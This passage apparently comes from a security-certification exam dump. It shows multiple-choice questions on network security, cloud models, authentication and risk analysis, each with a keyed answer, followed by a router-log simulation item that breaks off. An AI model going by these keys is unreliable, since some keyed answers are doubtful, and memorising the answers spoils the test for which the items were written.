A. Implement change control practices at the organization level.
B. Adjust the firewall ACL to prohibit development from directly accessing the production server farm.
C. Update the vulnerability management plan to address data discrepancy issues.
D. Change development methodology from strict waterfall to agile.

Correct Answer: A

Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 169
A senior network security engineer has been tasked to decrease the attack surface of the corporate network. Which of the following actions would protect the external network interfaces from external attackers performing network scanning?

A. Remove contact details from the domain name registrar to prevent social engineering attacks.
B. Test external interfaces to see how they function when they process fragmented IP packets.
C. Enable a honeynet to capture and facilitate future analysis of malicious attack vectors.
D. Filter all internal ICMP message traffic, forcing attackers to use full-blown TCP port scans against external network interfaces.

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 170
In an effort to minimize costs, the management of a small candy company wishes to explore a cloud service option for the development of its online applications. The company does not wish to invest heavily in IT infrastructure. Which of the following solutions should be recommended?

A. A public IaaS
B. A public PaaS
C. A public SaaS
D. A private SaaS
E. A private IaaS
F. A private PaaS

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 171
An educational institution would like to make computer labs available to remote students. The labs are used for various IT networking, security, and programming courses. The requirements are:
1. Each lab must be on a separate network segment.
2. Labs must have access to the Internet, but not other lab networks.
3. Student devices must have network access, not simple access to hosts on the lab networks.
4. Students must have a private certificate installed before gaining access.
5. Servers must have a private certificate installed locally to provide assurance to the students.
6. All students must use the same VPN connection profile.

Which of the following components should be used to achieve the design in conjunction with directory services?

A. L2TP VPN over TLS for remote connectivity, SAML for federated authentication, firewalls between each lab segment
B. SSL VPN for remote connectivity, directory services groups for each lab group, ACLs on routing equipment
C. IPSec VPN with mutual authentication for remote connectivity, RADIUS for authentication, ACLs on network equipment
D. Cloud service remote access tool for remote connectivity, OAuth for authentication, ACL on routing equipment

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 172
A small company is developing a new Internet-facing web application. The security requirements are:
1. Users of the web application must be uniquely identified and authenticated.
2. Users of the web application will not be added to the company's directory services.
3. Passwords must not be stored in the code.

Which of the following meets these requirements?

A. Use OpenID and allow a third party to authenticate users.
B. Use TLS with a shared client certificate for all users.
C. Use SAML with federated directory services.
D. Use Kerberos and browsers that support SAML.

Correct Answer: A
Section: Mixed Questions

Explanation

Explanation/Reference:

QUESTION 173

A company is trying to decide how to manage hosts in a branch location connected via a slow WAN link. The company desires to provide the same level of performance and functionality to the branch office as it provides to the main campus. The company uses Active Directory for its directory service and host configuration management. The branch location does not have a datacenter, and the physical security posture of the building is weak. Which of the following designs is MOST appropriate for this scenario?

A. Deploy a branch location Read-Only Domain Controller in the DMZ at the main campus with a two-way trust.
B. Deploy a corporate Read-Only Domain Controller to the branch location.
C. Deploy a corporate Domain Controller in the DMZ at the main campus.
D. Deploy a branch location Read-Only Domain Controller to the branch office location with a one-way trust.
E. Deploy a corporate Domain Controller to the branch location.
F. Deploy a branch location Domain Controller to the branch location with a one-way trust.

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 174

A multi-national company has a highly mobile workforce and minimal IT infrastructure. The company utilizes a BYOD and social media policy to integrate presence technology into global collaboration tools by individuals and teams. As a result of the dispersed employees and frequent international travel, the company is concerned about the safety of employees and their families when moving in and out of certain countries. Which of the following could the company view as a downside of using presence technology?

A. Insider threat
B. Network reconnaissance
C. Physical security
D. Industrial espionage

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 175

A finance manager says that the company needs to ensure that the new system can "replay" data, up to the minute, for every exchange being tracked by the investment departments. The finance manager also states that the company's transactions need to be tracked against this data for a period of five years for compliance. How would a security engineer BEST interpret the finance manager's needs?

A. Compliance standards
B. User requirements
C. Data elements
D. Data storage
E. Acceptance testing
F. Information digest
G. System requirements

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 176

An IT manager is working with a project manager from another subsidiary of the same multinational organization. The project manager is responsible for a new software development effort that is being outsourced overseas, while customer acceptance testing will be performed in house. Which of the following capabilities is MOST likely to cause issues with network availability?

A. Source code vulnerability scanning
B. Time-based access control lists
C. ISP to ISP network jitter
D. File-size validation
E. End to end network encryption

Correct Answer: B
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 177

The IT Security Analyst for a small organization is working on a customer's system and identifies a possible intrusion in a database that contains PII. Since PII is involved, the analyst wants to get the issue addressed as soon as possible. Which of the following is the FIRST step the analyst should take in mitigating the impact of the potential intrusion?

A. Contact the local authorities so an investigation can be started as quickly as possible.
B. Shut down the production network interfaces on the server and change all of the DBMS account passwords.
C. Disable the front-end web server and notify the customer by email to determine how the customer would like to proceed.
D. Refer the issue to management for handling according to the incident response process.

Correct Answer: D
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 178

The Chief Information Security Officer (CISO) at a large organization has been reviewing some security-related incidents at the organization and comparing them to current industry trends. The desktop security engineer feels that the use of USB storage devices on office computers has contributed to the frequency of security incidents. The CISO knows the acceptable use policy prohibits the use of USB storage devices. Every user receives a popup warning about this policy upon login. The SIEM system produces a report of USB violations on a monthly basis; yet violations continue to occur. Which of the following preventative controls would MOST effectively mitigate the logical risks associated with the use of USB storage devices?

A. Revise the corporate policy to include possible termination as a result of violations
B. Increase the frequency and distribution of the USB violations report
C. Deploy PKI to add non-repudiation to login sessions so offenders cannot deny the offense
D. Implement group policy objects

Correct Answer: D
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 179

Company XYZ finds itself using more cloud-based business tools, and password management is becoming onerous. Security is important to the company; as a result, password replication and shared accounts are not acceptable. Which of the following implementations addresses the distributed login with centralized authentication and has wide compatibility among SaaS vendors?

A. Establish a cloud-based authentication service that supports SAML.
B. Implement a new Diameter authentication server with read-only attestation.
C. Install a read-only Active Directory server in the corporate DMZ for federation.
D. Allow external connections to the existing corporate RADIUS server.

Correct Answer: A
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 180
A network engineer wants to deploy user-based authentication across the company's wired and wireless infrastructure at layer 2 of the OSI model. Company policies require that users be centrally managed and authenticated and that each user's network access be controlled based on the user's role within the company. Additionally, the central authentication system must support hierarchical trust and the ability to natively authenticate mobile devices and workstations. Which of the following are needed to implement these requirements? (Select TWO).

A. SAML
B. WAYF
C. LDAP
D. RADIUS
E. Shibboleth
F. PKI

Correct Answer: CD
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 181
A company Chief Information Officer (CIO) is unsure which set of standards should govern the company's IT policy. The CIO has hired consultants to develop use cases to test against various government and industry security standards. The CIO is convinced that there is large overlap between the configuration checks and

security controls governing each set of standards. Which of the following selections represent the BEST option for the CIO?

A. Issue a RFQ for vendors to quote a complete vulnerability and risk management solution to the company.
B. Issue a policy that requires only the most stringent security standards be implemented throughout the company.
C. Issue a policy specifying best practice security standards and a baseline to be implemented across the company.
D. Issue a RFI for vendors to determine which set of security standards is best for the company.

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 182
A security administrator was recently hired in a start-up company to represent the interest of security and to assist the network team in improving security in the company. The programmers are not on good terms with the security team and do not want to be distracted with security issues while they are working on a major project. Which of the following is the BEST time to make them address security issues in the project?

A. In the middle of the project
B. At the end of the project
C. At the inception of the project
D. At the time they request

Correct Answer: C
Section: Mixed Questions
Explanation

Explanation/Reference:

QUESTION 183
A well-known retailer has experienced a massive credit card breach. The retailer had gone through an audit and had been presented with a potential problem on their network. Vendors were authenticating directly to the retailer's AD servers, and an improper firewall rule allowed pivoting from the AD server to the DMZ where credit card servers were kept. The firewall rule was needed for an internal application that was developed, which presents risk. The retailer determined that because the vendors were required to have site to site VPN's no other security action was taken.

To prove to the retailer the monetary value of this risk, which of the following type of calculations is needed?

A. Residual Risk calculation
B. A cost/benefit analysis
C. Quantitative Risk Analysis
D. Qualitative Risk Analysis

Correct Answer: C
Section: Mixed Questions
Explanation


Explanation/Reference:

QUESTION 184
Company A has noticed abnormal behavior targeting their SQL server on the network from a rogue IP address. The company uses the following internal IP address ranges: 192.10.1.0/24 for the corporate site and 192.10.2.0/24 for the remote site. The Telco router interface uses the 192.10.5.0/30 IP range.


Instructions: Click on the simulation button to refer to the Network Diagram for Company A.

Click on Router 1, Router 2, and the Firewall to evaluate and configure each device.


Task 1: Display and examine the logs and status of Router 1, Router 2, and Firewall interfaces.
Task 2: Reconfigure the appropriate devices to prevent the attacks from continuing to target the SQL server and other servers on the corporate network.




NETWORK DIAGRAM FOR COMPANY A



```
*Jul 15 10:47:27: %FW-6-INIT: Firewall inspection startup completed;
beginning operation.
*Jul 15 14:47:29.775:%Router1: ICMP Echo Request - from 192.10.3.204 to 192.10.1.5
*Jul 15 14:47:29.776:%Router1: list 101 permitted icmp 192.10.3.204 (FastEthernet 0/3) ->
192.10.1.5, 6 packets.
*Jul 15 09:47:32: %SYS-6-CLOCKUPDATE: System clock has been updated from
14:47:32 UTC Sun Jul 15 2007 to 09:47:32 EST Sun Jul 15 2007, configured
from console by console.
*Jul 15 14:47:29.779:%Router1: list 101 permitted tcp 192.10.3.204(57222) (FastEthernet
0/3) -> 192.10.1.5 (80), 3 packets.
```



```
*Jul 15 10:47:27: %FW-6-INIT: Firewall inspection startup completed;
beginning operation.
*Jul 15 14:47:29.777:%Router2: ICMP Echo Request - from 192.10.3.254 to 192.10.2.1
*Jul 15 14:47:29.778:%Router2: list 101 permitted icmp 192.10.3.254 (FastEthernet 0/2) ->
192.10.2.1, 5 packets.
*Jul 15 09:47:32: %SYS-6-CLOCKUPDATE: System clock has been updated from
14:47:32 UTC Sun Jul 15 2007 to 09:47:32 EST Sun Jul 15 2007, configured
from console by console.
*Jul 15 14:47:29.779:%Router2: list 101 permitted tcp 192.10.3.254(35650) (FastEthernet
0/2) -> 192.10.2.1 (80), 2 packets.
```



FIREWALL ACCESS CONTROL LIST (ACL)

